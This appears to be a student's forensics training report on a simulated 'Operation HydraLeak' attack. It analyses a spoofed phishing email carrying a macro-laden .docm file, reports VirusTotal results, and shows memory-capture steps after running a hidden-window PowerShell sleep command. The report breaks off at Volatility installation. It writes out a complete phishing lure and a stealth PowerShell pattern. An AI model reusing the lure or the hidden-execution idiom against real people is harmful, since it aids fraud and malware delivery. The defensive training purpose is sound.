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Digital Forensics Training

Grand Task

Questions:

Operation HydraLeak

A covert data leak operation targeting a high-value research document has occurred inside a Windows-based corporate environment. Intelligence suggests the leak involved:

- A phishing email to gain initial access,
- Memory-resident malware with fileless persistence,
- USB-based data staging,
- Browser-based credential harvesting,
- Encrypted exfiltration over the network using non-standard ports.

Your task is to simulate the entire attack chain on a controlled virtual machine, and then perform a full forensic investigation — capturing disk images, memory dumps, network traffic, and system artifacts as if you're in a real incident response scenario.

Digital Forensics Investigation Report

Email Forensics Phase:

Operation Hydra Leak

Analyzed Component: Phishing Email with Malicious .docm Attachment.

Date: 04/07/2025

Analyst: Anees Ahmed

Summary:

A suspicious phishing email was analyzed as part of Operation HydraLeak simulation. The email was crafted to appear as a legitimate financial alert and contained a .docm file that delivered a macro-based payload upon execution. The email demonstrated common phishing tactics such as social engineering, spoofed sender information, and macro-enabled attachments.

Tools Used:

Tool	Purpose
SysTools EML Viewer	Analyzed .eml file content, headers, and attachment
Thunderbird	Composed and exported the phishing .eml file
Virus Total	Scanned and analyzed the .docm file for macros, signatures, and behavior
Notepad++	For manual review of headers and base64 content
SHA256Sum	For hash calculation of the malicious file

Email Forensics Analysis:

Field	Value
From	finance@company.local
To	finance@company.local
Subject	⚠ Urgent Payment Issue: Please Review Invoice #INV-7642
Date Time	7/04/2025 11:41:55AM
Attachment	Fake_Invoice.docm

Header Analysis (SysTools Viewer):

From: Spoofed internal address (finance@company.local)

Return-Path: Absent or inconsistent

Content-Type: multipart/mixed

Message-ID: Randomized; no matching DNS domain

Content-Disposition: Confirms .docm file attached

Mail	Hex	Properties	Message Header	MIME	HTML	RTF	Attachments
<pre>X-Mozilla-Status2: 10000000 Content-Type: multipart/mixed; boundary="-----85xezkqU0O53F2js1oE1CMq6" Message-ID: <c51c610d-2bb8-4cec-ba18-7d9d334ef1f8@company.local> Date: Fri, 4 Jul 2025 11:41:55 +0500 MIME-Version: 1.0 User-Agent: Mozilla Thunderbird Content-Language: en-US To: finance@comapny.local From: Finance Support <finance@company.local> Subject: =?utf-8?Q?=E2=9A=A0_Urgent_Payment_Issue:_Please_Review_Invoice_#INV-7642?= X-Mozilla-Draft-Info: internal/draft; vcard=0; receipt=0; DSN=0; uuencode=0; attachmentreminder=0; deliveryformat=0 X-Identity-Key: id1 Fcc: mailbox://finance%40company.local@localhost/Sent</pre>							

Email Body (Plaintext View):

Dear Accounts Team,

We've identified a discrepancy in the recent billing for the Microsoft Licensing Upgrade Plan (Invoice #INV-7642).

Please review the attached document urgently and confirm the transaction.

Failure to act may result in a service disruption and escalation to the legal department.

—

Finance Support

finance@company.local

Dear Accounts Team,

We've identified a discrepancy in the recent billing for the Microsoft Licensing Upgrade Plan (Invoice #INV-7642).

Please review the attached document urgently and confirm the transaction.

Failure to act may result in a service disruption and escalation to the legal department.

Thank you for your prompt attention.

—

Finance Support

finance@company.local

VirusTotal Analysis of .docm File:

File uploaded at: 2025-07-04 06:50:19 UTC

File type detected: Microsoft Word 97-2003 Macro

File Size: 15.68 KB (16060 bytes)

Tags: macros, suspicious, autoopen, powershell

Behavior Summary:

- Contains VBA macros
- Macro attempts to run PowerShell or download remote content
- Uses obfuscation methods (Base64, AutoOpen)

Basic properties

MD5	8c8f8e669c092c6500c6aeddcc38d0b0
SHA-1	04960ab158038954fe3e51c3b5750498a3f667b
SHA-256	a2f181b6b4684be4bbd769da32efba95d8c6c2fd7c4810a3be946c20cc3ab089
Vhash	9c1398747dfd81ee68412f0fc799ab8b
SSDEEP	384-/iFGLt0LrsSUEB8JlQvC785RcOKLt6JlSa9c;/3WsFQn85KLtcipi
TLSH	T1AB72BF2BC502FD76F19B813DD6750AF3F20F8052976581AF7C06BF9AA64501B135BE88
File type	Office Open XML Document document msoffice text word docx
Magic	Microsoft Word 2007+
TrID	Word Microsoft Office Open XML Format document (with Macro) (53.6%) Word Microsoft Office Open XML Format document (24.2%) Open Packaging Conventions cont...
Magika	DOCX
File size	15.68 KB (16060 bytes)

History

Creation Time	2025-07-04 05:42:00 UTC
First Submission	2025-07-04 06:50:19 UTC
Last Submission	2025-07-04 06:50:19 UTC
Last Analysis	2025-07-04 06:50:19 UTC

Names

Invoice_2025.docm

Bundle Info

Contents Metadata

Contained Files	14
Uncompressed Size	59.40 KB
Earliest Content Modification	1980-01-01 00:00:00
Latest Content Modification	1980-01-01 00:00:00

Contained Files By Type

MICROSOFT OFFICE	1
XML	13

Contained Files By Extension

BIN	1
RELS	2
XML	10

4 / 66

Community Score

4/66 security vendors flagged this file as malicious

Reanalyze Similar More

a2f181b6b4684be4bbd769da32efba95d8c6c2fd7c4810a3be946c20cc3ab089

Invoice_2025.docm

Size 15.68 KB Last Analysis Date 2 hours ago

DOCX

docx run-file exe-pattern auto-open macros calls-wml macro-run-file

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Crowdsourced YARA rules

Matches rule Office_Document_with_VBA_Project from ruleset Office_Document_with_VBA_Project at https://github.com/InQuest/yara-rules-vt by InQuest Labs

This signature detects an office document with an embedded VBA project. While this is fairly common it is sometimes used for malicious intent. - 2 hours ago

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 1

Matches rule Office Application Initiated Network Connection To Non-Local IP by Christopher Peacock '@securepeacock', SCYTHE '@scythe_io', Florian Roth (Nextron Systems), Tim Shelton, Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)

Detects an office application (Word, Excel, PowerPoint) that initiate a network connection to a non-private IP addresses. This rule aims to detect traffic similar to one seen exploited in CVE-2021-42292. This rule will require an initial baseline and tuning that is specific to your organization.

Matches rule Office Macro File Creation by Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)

Detects the creation of a new office macro files on the systems

Dynamic Analysis Sandbox Detections

The sandbox DOCGuard flags this file as: MALWARE

Security vendors' analysis

Do you want to automate checks?

Elastic Malicious (high Confidence)

Sangfor Engine Zero Trojan.Generic-Macro.Save.f2707abd

SentinelOne (Static ML) Static AI - Suspicious OPENXML

TACHYON Suspicious/WOX.XSR.Gen

Display grouped sandbox reports

CAPE Sandbox 0 6 0 1 12 0

DOCGuard 1 2 0 0 0 0

Zenbox 0 6 0 2 3 23

Activity Summary

Download Artifacts Full Reports Help

Detections 1 MALWARE

Mitre Signatures 12 MEDIUM 10 LOW 25 INFO

IDS Rules NOT FOUND

Sigma Rules 1 MEDIUM 1 LOW

Dropped Files 1 XML 1 LNK 2 OTHER

Network comms 13 DNS 6 IP 4 JA3

Behavior Tags

calls-wml macro-run-file

Dynamic Analysis Sandbox Detections

The sandbox DOCGuard flags this file as: MALWARE

MITRE ATT&CK Tactics and Techniques

Execution TA0002

Persistence TA0003

Privilege Escalation TA0004

Defense Evasion TA0005

Discovery TA0007

Command and Control TA0011

Attack Timeline:

Time	Event
11:41:55 AM	Phishing email created in Thunderbird
11:42:10 AM	Saved as .eml file
12:01:03 AM	Opened in SysTools EML Viewer
12:06:40 AM	Header and body analyzed
12:15:02 AM	Attachment uploaded to VirusTotal
12:16:00 AM	Macro execution behavior confirmed via static and behavior tab

Chain of Custody:

Evidence	Handled By	Date/Time	SHA256
PhishingInvoice.eml	Anees Ahmed	04/07/2025 12:00	b96b3c917975ccb8805a18ef3f3f49c5042cf252613f67f31a40166166e26f8d
Fake_Invoice.docm	Anees Ahmed	04/07/2025 11:55	a2f181b6b4684be4bbd769da32efba95d8c6c2fd7c4810a3be946c20cc3ab089
VirusTotal Scan Link	Anees Ahmed	04/07/2025 12:15	https://www.virustotal.com/gui/file/a2f181b6b4684be4bbd769da32efba95d8c6c2fd7c4810a3be946c20cc3ab089/detection

Files remained inside a controlled virtual machine.

No real delivery occurred outside simulation.

Attachments & Artifacts:**PhishingInvoice.eml:****Fake_Invoice.docm:**

VirusTotal report link:

<https://www.virustotal.com/gui/file/b96b3c917975ccb8805a18ef3f3f49c5042cf252613f67f31a40166166e26f8d/details>

Memory Forensics Phase:

Case Name: Operation HydraLeak
Phase: Detection and Analysis of Memory-Resident Malware
Analyst: Anees Ahmed
Date: 05/07/2025

Summary

As part of Operation HydraLeak, a simulation was conducted to replicate memory-resident, fileless malware execution using a PowerShell command inside a Windows-based virtual machine. Memory forensics was performed by capturing the RAM image and analyzing it using Volatility to identify any memory-resident threats, injected code, and other anomalous behavior.

Tools Used

Tool	Purpose
Windows PowerShell	Simulate fileless malware
FTK imager	RAM acquisition
Volatility Framework	Memory dump analysis
Task Manager	Verified live process during simulation

Simulation Overview


To mimic a stealthy, fileless threat:

- A PowerShell command was executed in a hidden window with no persistent file on disk:


Command:

powershell -nop -w hidden -c "Start-Sleep -Seconds 60"

- This ran a memory-only PowerShell process for 1 minute, simulating malicious behavior without dropping a file.



Type command "powershell -nop -w hidden -c "Start-Sleep -Seconds 60" in powershell.



After this PowerShell process for 1 minute, simulating malicious behavior without dropping a file.

Memory Acquisition


Tool Used:

FTK Imager


Acquisition Details:

Property	Value
System	Windows 10 VM
Memory Size	4 GB
Dump Tool	FTK Imager
Dump Filename	Memdump.mum
Location	C:\volatility-develop\memdump.mem
Time of Capture	10:31 AM


First Open a FTK imager.




Then left corner there is a file option, click on it and a new dialog box will appear. Select Capture Memory.




After that a new dialog box will appear with a lots of option.




Browse to the folder where you want to save memory dump file and click capture memory button.



It will start capturing memory and dumping memory.




When dumping is finished, click on close button.




Volatility tool Installation:

